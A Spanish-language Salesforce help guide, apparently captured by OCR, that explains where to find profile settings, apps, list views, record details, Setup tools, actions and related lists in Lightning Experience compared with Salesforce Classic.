
¡La ayuda ha llegado! Y es mejor que nunca en Lightning Experience, donde el menú de ayuda contextual ofrece contenidos dirigidos como vídeos, presentaciones, temas de la ayuda y métodos. ¡Todo el contenido está a su entera disposición!

## Buscar la configuración personal y de perfil en Lightning Experience

En Salesforce Classic, la configuración personal y de perfil está ubicada en el menú con su nombre. No es demasiado diferente en Lightning Experience. Encuentre vínculos a estas opciones haciendo clic en su imagen de perfil. ¿Desea cambiar entre Lightning Experience y Salesforce Classic? Puede encontrar vínculos para hacerlo desde aquí también.

EDICIONES

Disponible en: **Group Edition**, **Professional Edition**, **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** y **Developer Edition**




En Salesforce Classic, haga clic en su nombre de usuario para encontrar vínculos a su configuración personal y de perfil (1). En Lightning Experience, haga clic en su imagen de perfil para acceder a su perfil y configuración personal (4).

Para volver a Salesforce Classic, haga clic en **Cambiar a Salesforce Classic** (5). Recordaremos su elección y la estableceremos como predeterminada. ¿Desea cambiar de nuevo a Lightning Experience? Haga clic en su nombre en el encabezado de Salesforce Classic y luego haga clic en **Cambiar a Lightning Experience** (2).

Nota: antes de agregar una fotografía, su aspecto es este: . Probablemente no se le parecerá mucho, de modo que haga clic en ella (3) para agregar su propia fotografía que le haga justicia.


De modo que ¿qué es Agregar nombre de usuario (6)? Es una función de Lightning Experience para cambiar entre sus nombres de usuario. Si tiene varios nombres de usuario en la misma organización o una diferente, puede seleccionar un nombre de usuario desde una lista. Si no la ve, su administrador desactivó la función para su organización.

# Encontrar sus cosas en Lightning Experience


En Salesforce Classic se utilizan fichas (1) para acceder a objetos, como cuentas y candidatos. Las fichas también ofrecen otras funciones, como su página Inicio o Chatter. La navegación en Lightning Experience (2) es similar a la navegación en Salesforce Classic, pero con algunas mejoras. En Lightning Experience puede completar acciones y acceder a registros y listas recientes directamente desde la barra de navegación, así como cambiar entre aplicaciones que tienen colores y marca personalizados.

EDICIONES

Disponible en: **Group Edition**, **Professional Edition**, **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** y **Developer Edition**




Utilice el Iniciador de aplicación para abrir aplicaciones en Salesforce Classic (3) y Lightning Experience. En Lightning Experience, el Iniciador de aplicación siempre está accesible en la barra de navegación (4) y muestra sus aplicaciones personalizadas con logotipos, colores y descripciones personalizados (5). Si está buscando un elemento que no está en su aplicación actual, podrá encontrarlo en el Iniciador de aplicación en Lightning Experience. También puede buscar en el Iniciador de aplicación para encontrar más rápidamente el elemento o aplicación que está buscando (6).




# Encontrar vistas de lista en Lightning Experience

Lightning Experience mejora la experiencia con las vistas de lista de Salesforce Classic con un formato más intuitivo, una navegación cómoda, así como una creación y modificación transparente de listas.

Nota: En las vistas de lista solo verá los datos a los que tenga acceso. Verá registros que son de su propiedad o que tienen acceso de lectura o escritura, así como registros compartidos con usted. Las vistas de lista también incluyen registros que son propiedad o que están compartidos con usuarios en funciones por debajo de la suya en la jerarquía de funciones. Solo podrá ver los campos que estén visibles según el formato de página y la configuración de seguridad a nivel de campo.

EDICIONES

Disponible en: **Group Edition**, **Professional Edition**, **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** y **Developer Edition**





- Seleccione una vista de lista en el menú desplegable (1).
- Cree, modifique o elimine vistas de lista desde Controles de vista de lista (2).
- Modifique rápidamente los filtros de una vista (3) y ajuste qué registros se muestran.
- Cree registros directamente desde una vista de lista (4).
- Modifique campos directamente desde una vista de lista (5).
- *(Solo en oportunidades)* Alterne entre la tabla de vista de lista estándar y el panel Kanban (6), una forma visual de supervisar las oportunidades en curso.
- Modifique o elimine registros específicos (7).
- Visualice los datos de una vista de lista con gráficos (8): barra vertical, barra horizontal o anillo.
- Encuentre una vista de lista específica con mayor rapidez buscándola (9).

# Encontrar lo que se busca en registros en Lightning Experience

En Salesforce Classic, los detalles de registros, las listas relacionadas y las noticias en tiempo real del registro se muestran en la misma página. Este formato puede llevarle a desplazar mucho la página, especialmente en registros con gran cantidad de datos. En Lightning Experience, encuentre detalles de registros, información relacionada y las noticias en tiempo real de registros en fichas dedicadas que son sencillas de alternar.

EDICIONES

Disponible en: **Group Edition**, **Professional Edition**, **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** y **Developer Edition**




- En Salesforce Classic, Mostrar noticias en tiempo real (1) controla si las noticias en tiempo real de Chatter de un registro son visibles. En Lightning Experience, las noticias en tiempo real del registro y el redactor de noticias en tiempo real siempre están disponibles en la ficha Colaborar (1).

- Vea todos los detalles del registro en la ficha Detalles (2).
- En Salesforce Classic, los registros incluyen listas relacionadas (3), mientras que Lightning Experience muestra información relacionada en tarjetas de listas relacionadas (3). Consulte Encontrar listas relacionadas en Lightning Experience para un examen en mayor profundidad a cerca de cómo se trata la información relacionada en la interfaz nueva y en la clásica.


CONSULTE TAMBIÉN

Encontrar acciones y botones en Lightning Experience

# Encontrar lo que busca en Configuración de Lightning Experience

Configuración de Lightning Experience acelera y facilita como nunca la personalización de Salesforce para cumplir las necesidades de su empresa.

Como administrador de Salesforce, pasa bastante tiempo utilizando Configuración. Es donde restablece contraseñas, crea usuarios y perfiles, crea plantillas de correo electrónico y campos personalizados, personaliza formatos y mucho más. Mientras se esté familiarizando con Configuración, no se preocupe en memorizar rutas de clics. En su lugar, céntrese en los accesos directos. A continuación se describen algunas herramientas útiles de navegación que recordar.




- **Búsqueda rápida** (**1**) es su herramienta para llegar donde necesita rápidamente. Introduzca un término de búsqueda en el cuadro Búsqueda rápida para filtrar la lista de páginas por lo que introdujo. Encuentre páginas más rápido que navegando por las páginas de Configuración.
- Para buscar campos, objetos, usuarios y otros basándose en el nombre, utilice la búsqueda global (**2**). Mientras está en Configuración, introduzca un nombre de registro y seleccione la opción **en Configuración** en los resultados instantáneos o pulse Intro. La página de resultados de la búsqueda enumera registros que coinciden con su término de búsqueda.


- El menú **Crear** (**3**) aparece en cada página en Configuración. Proporciona una sencilla manera de crear elementos que tiende a crear más a menudo, como crear usuarios, objetos personalizados, fichas personalizadas y plantillas de correo electrónico.
- El carrusel (**4**) le ofrece acceso instantáneo a herramientas e información importante de Configuración para Salesforce1, SalesforceA, las notas de la versión, el rendimiento y más.
- **Utilizado más recientemente** (**5**) muestra los registros utilizados más recientemente en Configuración. Puede volver a lo que estaba trabajando con un solo clic.

# Encontrar acciones y botones en Lightning Experience

Mientras Salesforce Classic muestra acciones en el publicador de Chatter y botones en la página de detalles de un registro, Lightning Experience difumina la distinción entre estos elementos. La nueva interfaz entremezcla acciones y botones, colocándolos en áreas diferentes en base a su función.

EDICIONES

Disponible en: **Group Edition**, **Professional Edition**, **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** y **Developer Edition**




- Las acciones Publicar y Encuesta estándar de Chatter (1) aparecen en el redactor en la ficha Chatter en Lightning Experience. Sin embargo, otras acciones estándar como Gracias y Vínculos no están disponibles en la nueva interfaz.
- Las acciones Registrar una llamada, Nueva tarea y Nuevo evento (2) del formato de página de un objeto aparecen en el redactor en la ficha Actividad. Del mismo modo, si el botón Enviar un correo electrónico está incluido en el formato de página del objeto, la acción Correo electrónico también se muestra en este redactor. Estas acciones crean registros que están relacionados con el que está viendo el usuario.

  También puede utilizar el menú Acciones globales ( ) en el encabezado para registrar una llamada o crear eventos, notas y tareas que no están relacionadas con el registro actual.
- Loos botones personalizados estándar y admitidos (3) en el formato de página, incluyendo el botón Modificar, aparecen en el menú de acciones. Cualquier otra acción global y específica de objetos, incluyendo acciones de Visualforce y Force.com Canvas, aparecen también en el menú.

- Como en Salesforce Classic, los vínculos personalizados se incluyen con los detalles del registro. Haga clic en la ficha Detalles para encontrarlos.

CONSULTE TAMBIÉN

Acciones en Lightning Experience

Cómo se ordenan las acciones en Lightning Experience


Navegación y acciones: Qué no está disponible en Lightning Experience

# Buscar listas relacionadas en Lightning Experience

Los registros en Salesforce incluyen detalles y vínculos a otros registros relacionados. Salesforce Classic muestra registros relacionados en listas que aparecen junto a la parte inferior de la página. En Lightning Experience, la información relacionada aparece en tarjetas de listas relacionadas. Para candidatos y oportunidades (los objetos que incluyen un espacio de trabajo), acceda a las tarjetas de listas relacionadas desde la ficha Relacionados. Para objetos de referencia como cuentas y contactos, y también en grupos y personas, las tarjetas de listas relacionadas se muestran en el lado derecho de la página.

EDICIONES

Disponible en: **Group Edition**, **Professional Edition**, **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** y **Developer Edition**







Para las primeras ocho tarjetas de listas relacionadas en un registro:

- Los botones de listas relacionadas (1) están situados en la esquina superior derecha de cada tarjeta de lista relacionada. Si hay varios botones, utilice el menú desplegable para acceder a ellos.
- Cada elemento de una tarjeta de lista relacionada incluye un vínculo (2) que abre el registro relacionado.
- Las acciones específicas de registros (3) están situadas en el menú desplegable que hay junto a cualquier registro relacionado.
- Cuando las tarjetas de listas relacionadas están en el lado derecho de la página, cada tarjeta muestra hasta tres registros. En objetos de referencia, las tarjetas de listas relacionadas muestran hasta seis registros. En ambos casos, desglose (4) para ver la lista completa de registros relacionados.

Si hay más de ocho listas relacionadas en un registros, las tarjetas de listas relacionadas adicionales muestran únicamente el nombre del objeto. Haga clic en el nombre en la tarjeta de la lista relacionada para abrir la lista relacionada completa, que incluye los botones de la lista relacionada y acciones específicas de objetos que no se incluyen en la tarjeta.

